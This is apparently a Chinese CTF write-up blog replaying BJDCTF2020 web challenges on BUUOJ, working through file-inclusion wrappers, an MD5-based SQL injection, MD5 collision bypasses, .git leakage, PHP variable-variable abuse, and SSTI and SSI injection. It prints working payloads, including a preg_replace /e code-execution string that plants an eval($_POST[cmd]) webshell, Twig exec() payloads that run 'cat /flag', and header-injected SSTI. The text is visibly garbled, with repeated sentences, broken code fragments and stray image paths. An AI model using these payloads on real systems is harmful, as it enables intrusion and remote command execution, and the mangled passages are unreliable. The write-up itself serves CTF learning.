

lscat cnindex.php, BJDCTF2020--web-复现

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BJDCTF2020

未完待续

Buu

ZJCTF，就这？

看到这题名字还是很不爽的，毕竟我也是个浙江人，不过zjctf，有一说一确实。

BUU上和源题好像有点差别。

进题放出源码：

```
".file_get_contents($text,'r')."";
if(preg_match("/flag/", $file)){
die("Not now!");
}
include($file); //next.php
}
else{
highlight_file(__FILE__);
}
?>
file_get_contents(text, 'r') == "I have a dream" , 读取 text,'r')=="I have a dream") , 读取text,
'r')=="Ihaveadream") , 读取text文件内容为I have a dream,想到data://伪协议。
```

看到官方wp还可以远程读取，对不起我是弟弟。

?text=data://text/plain,I%20have%20a%20dream

绕过第一个。

第二个让我们读取next.php，可以利用filter。

?text=data://text/plain,I%20have%20a%20dream&file=php://filter/convert.base64-encode/resource=next.php
next.php

```
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')ei',
        'strtolower("\1")',
        $str
    );
}

foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag() {
    eval($_GET['cmd']);
}
```

出题人的指引下，看了大佬的一篇文章。

next.php?\\$*=\${phpinfo()}

可以用,poc直接打。

next.php?\\$*=\${eval(\$_POST[cmd])}

连上木马后找到flag

easy_md5

我注入真菜

F12 看到有个

hint: select * from 'admin' where password=md5(\$pass,true)

得到sql语句.

Leet More 2010 Jailbreak writeup

总结: ffifdyop

这个字符串其哈希值: 276f722736c95d99e921722cf9ed621c

字符串: 'or'6

select * from admin where password='or'6'

相当于select * from admin where password="or 1 实现注入.

然后跳转到新页面

Do You Like MD5?

审查页面元素:

\$a = \$GET['a'];

\$b = \$_GET['b'];

```
if($a != $b && md5($a) == md5($b)){
```

```
// wow, glzjin wants a girl friend.
```

赵总又来找女朋友了!

get传A和b都是0e开头就行

payload:

```
?a=s155964671a&b=2120624
```

跳转到第三个页面.

要求我们post三个,但是他和上面不同,上面那个是两个等号,下面是三个等号,全等.可以考虑MD5生日攻击,还有MD5不支持数组,如果你param1和param2是数组传入,则MD5等号两边都是false也成立.

```
param1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x
```

或者直接数组传入就行param1[] = 1, param2[] = 2

参考网址

POST http://14960b81-7dee-4d09-9dd2-5e3af1224c50.node3.buuoj.cn/level14.php

Body

```
param1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x00%A8%28K%F3n%8EKU%B3_Bu%93%D8I%0D1%U5%83%60%FB_%07%FE%A2&param2: ["M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8I%0A%0D1%D5%5D%83%60%FB_%07%FE%A2"]
```

Status: 200 OK Time: 1124ms Size: 1.65 KB Save Response

postman的话,我这边要改成raw格式才能撞进去,我去!!注意格式问题.

感谢晓黑

中出一个安淘杯 easy_web

被晓黑老哥安利了下easy_web, 题型差不多正好做一下。

查看元素, 发现题面就img, 发现下面有一行md5 is funny ~, 然后就下意识得看了下url:

```
/index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=
```

猜测img后面跟的是文件名, cmd应该是后期要执行的命令, 然后我去试了下hex, 解不开, 然后base64也没解开, 然后有点困就去睡觉了。。。。

早上醒过来，越想越不应该，不可能解不开，然后果然忘记补等号了原先是27位，不能能被整除，奶奶的。两层base64接开后，再用hex，得到555.png

TXpVek5UTTFNbVUzTURabE5qYz0->MzUzNTM1MmU3MDZINjc=->3535352e706e67->555.png

反过来

index.php->696e6465782e706870->Njk2ZTY0NjU3ODJINzA2ODcw->TmprMlpUWTBOalUzT0RKbE56QTJPRGN3

http://16e5095c-d64f-49f0-a553-ef6564d69eea.node3.buuoj.cn/index.php?
img=TmprMlpUWTBOalUzT0RKbE56QTJPRGN3&cmd=

然后就会得到一传base64加密得index.php



data:image/gif;base64,PD9waHAKZXJyb3Jfcmlwb3J0aW5nKEVfQUxMIHx8IH4gRV9OT1RJQ0UpOwpoZWFK:

base64解一下

```
;;
die("xixi~ no flag");
} else {
$txt = base64_encode(file_get_contents($file));
echo "
";
echo "
";
}
echo $cmd;
echo "
";
if
(preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|ect
|\n|\t|\r|\xA0|\{|}|(|)|&[^d]@|\$|[]|{}|(|)-/i", $cmd)) {
echo("forbid ~");
echo "
";
} else {
if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
echo `$cmd`;
```

```
} else {  
echo ("md5 is funny ~");  
}  
}  
?  
?
```

前半部分就是刚才的东西，后半部分是讲cmd得，果然是命令执行。a和b套刚刚的就行了，正则我看的头疼。
。试了个dir和dir%20/发现flag在目录下，然后试了个cat发现可以用。



Mark loves cat

打开页面发现有用的信息都没得，然后fuzz一下用dirb

dirb http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/

```
root@kali:~# dirb http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/
-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Sun Feb 16 17:18:39 2020
URL_BASE: http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/ -
---
+ http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/.git/HEAD (CODE:200
|SIZE:23)
==> DIRECTORY: http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/assets
/
-> Testing: http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/.git
```

发现.git源码泄露。

python GitHack.py http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/.git

```
root@kali:~/GitHack-master# python GitHack.py http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/.git
[+] Download and parse index file ...
assets/css/animate.css
assets/css/bootstrap.min.css
assets/css/font-awesome.min.css
assets/css/jquery.lineProgressbar.css
assets/css/magnific-popup.css
index
```

得到flag.php和index.php.

flag.php

index.php

```
$y){  
$$x = $y;  
}  
foreach($_GET as $x => $y){  
$$x = $$y;  
}  
foreach($_GET as $x => $y){  
if($_GET['flag'] === $x && $x !== 'flag'){  
exit($handsome);  
}  
}  
if(!isset($_GET['flag']) && !isset($_POST['flag'])){  
exit($yds);  
}
```

```

}

if($_POST['flag'] === 'flag' || $_GET['flag'] === 'flag'){
exit($is);
}

echo "the flag is: ".$flag;

```

可以看到里面用到可变变量，第二个条件最简单，只要保证post的flag和get的flag变量没被用过就行。输出的yds，所以我们只要get请求‘yds=flag’就行了，就会把‘yds’，所以我们只要get请求‘yds=flag’就行了，就会把‘yds’，所以我们只要get请求‘yds=flag’就行了，就会把‘x=yds,y=flag’=>‘y=flag’=>‘yds=flag’，然后flag，然后yds就会是flag。

```

GET /?yds=flag HTTP/1.1
Host: 31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.79 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

```

```

<!--go to top end-->
<!--jquery script load-->
<script src="assets/js/jquery.js"></script>
<!--isotope script load-->
<script src="assets/js/isotope.pkgd.js"></script>
<!-- magnific popup script load-->
<script src="assets/js/magnific-popup.js"></script>
<!--way point script load-->
<script src="assets/js/waypoints.min.js"></script>
<!--line progress bar script load-->
<script src="assets/js/circle-progress.min.js"></script>
<!-- counter up script load-->
<script src="assets/js/typed.js"></script>
<!-- typed script load-->
<script src="assets/js/jquery.counterup.min.js"></script>
<!--Owl carousel script load-->
<script src="assets/js/owl.carousel.min.js"></script>
<!--Image load script -->
<script src="assets/js/imagesloaded.pkgd.js"></script>
<!--Bootstrap v3 script load here-->
<script src="assets/js/bootstrap.min.js"></script>
<!--Slick Nav Js File Load-->
<script src="assets/js/slicknav.min.js"></script>
<!--Wow Js File Load-->
<script src="assets/js/wow.min.js"></script>
<!--Wow Js File Load-->
<script src="assets/js/scrollspy.js"></script>
<!--Main js file load-->
<script src="assets/js/main.js"></script>
</body>
</html>

```

flag{75a14928-8e0e-4004-91be-3ec9b64a760b}

<https://blog.csdn.net/chenzidu>

PHP可变变量

The_Mystery_of_ip



点进去发现三个,index.php、hint.php、flag.php。一开始没发现hint.php的提示，我这眼神，不过我看到flag.php的ip，然后试了下X-Forwarded-For、client-ip。发现ip可控，想到之前打的一题XFF注入的题，然后发现没有。看Y1ng表哥博客发现ssti注入，我傻了，第一次遇到这样也可以ssti注入的。学到了！！！

```
GET /flag.php HTTP/1.1
Host: node3.buuoj.cn:25662
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4345.79 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
X-Forwarded-For: 127.0.0.1[({{system('cat /flag')}})]
Referer: http://node3.buuoj.cn:25662/hint.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
</button>
<a href="index.php" class="navbar-brand">BJDCTF</a>
</div>

<div class="navbar-collapse collapse nav2" aria-expanded="false" style="height: 0px">
<ul class="nav navbar-nav ul-head">
    <li class=""><a href="#" flag>Flag</a></li>
    <li class=""><a href="#" hint>Hint</a></li>
</ul>

<ul class="nav navbar-nav navbar-right ul-head2">
<li class=""><a href="index.php">@Shana</a></li>
</ul>
</div>
</div>
</nav><div class="container panel1">
    <div class="row">
        <div class="col-md-4">
            </div>
        <div class="col-md-4">
            <div class="jumbotron pan">
                <div class="form-group log">
                    <label><h2>Your IP is :</h2></label>
flag{919bbfe90cbc4ade-a918-81d99d8aaee0}
flag{90cbc4ade-a918-81d99d8aaee0}
                </div>
            </div>
            <div class="col-md-4">
                </div>
            </div>
        </div>
    </div>


```


pyload:

X-Forwarded-For: 127.0.0.1{{system('cat /flag')}}

Cookie is so stable

页面元素和上一题差不多，flag.php变成输入的，想到上一题是ssti注入，突然感觉这题可能也是注入题，然后输入了{{7*7}},果然！





关于ssti注入(二向箔安全学院)

直接拿这篇的payload来打：

```
{__self.env.registerUndefinedFilterCallback("exec")}{__self.env.getFilter("id")}{}
```

发现可以直接打。

```
{__self.env.registerUndefinedFilterCallback("exec")}{__self.env.getFilter("cat /flag")}{}
```

<pre>GET /flag.php HTTP/1.1 Host: 7a1214fe-cf7d-403c-b6e7-3d8742dfe8f.node3.buuoj.cn Pragma: no-cache Cache-Control: no-cache Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.79 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=nobr;q=0.9 Referer: http://a1214fe-cf7d-403c-b6e7-3d8742dfe8f.node3.buuoj.cn/flag.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Cookie: PHPSESSID=d954b36c547c7b8e41ab3d155d1990; user={__self.env.registerUndefinedFilterCallback("exec")}{__self.env.getFilter("cat /flag")}; Connection: close</pre>	<pre>style="height: 8px"> <ul class="nav navbar-nav ul-head1"> <li class="">Flag <li class="">Hint <ul class="nav navbar-nav navbar-right ul-head2"> <li class="">@Shana </div><div class="container panel1"> <div class="row"> <div class="col-md-4"> </div> <div class="col-md-4"> <div class="jumbotext pan"> <div class="form-group log"> <label><input type="text" value="Hello" /></label> flag{826bb383-dfc2-4828-9399-220225fe380b}</div></div></div> <div class="col-md-12"> Logout<button type="submit" form="form1" name="Logout" value="logout" class="btn btn-default float-right">Logout</button> </div> </div> </div> </div> </div></pre> <p style="text-align: right;">https://blog.csdn.net/ChenZID/</p>
---	--

服务器会将我们输入的注入编码后变成cookie，我们直接把注入放在cookie里就行了！

EasySearch

打了半天没思路，看了别的表哥的wp，发现原先题目有提示vim泄露的，Buu复现好像没提示，index.php.swp拿到源码。

可以看到要求username不为空，并且我们输入的密码MD5，前六位要与6d0bc1相等。

```
import hashlib
```


```
list='0123456789'
```

```
for a in list:
```

```
for b in list:
```

```
for c in list:  
for d in list:  
for e in list:  
for f in list:  
for g in list:  
  
str1 = (a+b+c+d+e+f+g)  
  
value = hashlib.md5(str1.encode()).hexdigest()  
  
if value[0:6] == '6d0bc1':  
  
print(str1)
```

跑出 三个数字2020666、2305004、9162671。随便用一个！穿后返回了个地址



```
POST /index.php HTTP/1.1  
Host: 197.30.0.15:d-42d5-93c6-908a1d4591b6.node3.buuoj.cn  
Content-Length: 31  
Pragma: no-cache  
Cache-Control: no-cache  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/79.0.3945.79 Safari/537.36  
Origin: http://197.30.0.15:d-42d5-93c6-908a1d4591b6.node3.buuoj.cn  
Content-Type: application/x-www-form-urlencoded  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/  
signed-exchange;v=b3;q=0.9  
Referer: http://197.30.0.15:d-42d5-93c6-908a1d4591b6.node3.buuoj.cn/  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Connection: close  
  
username=admin&password=9162671
```

```
HTTP/1.1 200 OK  
Server: openresty  
Date: Mon, 17 Feb 2020 12:49:33 GMT  
Content-Type: text/html;charset=utf8  
Content-Length: 568  
Connection: close  
Url_is_here: public/a4e50c39a77d4d5c8853d05440aa024b5c3c85c.shtml  
Vary: Accept-Encoding  
X-Powered-By: PHP/7.1.27  
  
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<title>Login</title>  
<meta http-equiv="Content-Type" content="text/html;charset=UTF-8">  
<meta name="viewport" content="width=device-width">  
<link href="public/css/base.css" rel="stylesheet" type="text/css">  
<link href="public/css/login.css" rel="stylesheet" type="text/css">  
</head>  
<body><script>alert([+] Welcome to manage system)</script>[] Header error ...  
<div id="tip"></div>  
<div class="foot">  
bjd.cn  
</div>  
</div>  
</body>  
</html>
```

<https://blog.csdn.net/ChenZI0u>

访问一下，发现刚刚username被用了

Hello,admin

data: Monday, 17-Feb-2020 12:49:39 UTC

Client IP: 174.0.81.45

<https://blog.csdn.net/ChenZI0u>

省赛的时候考过ssi解析漏洞，上ssi解析漏洞：

访问了根目录和当前目录发现没有flag文件，然后访问了下上级目录

Hello,flag_990c66bf85a09c664f0b6741840499b2 index.php index.php.swp
public

data: Monday, 17-Feb-2020 12:54:53 UTC

Client IP: 174.0.81.45

发现flag文件，直接打，得到flag。

文章首发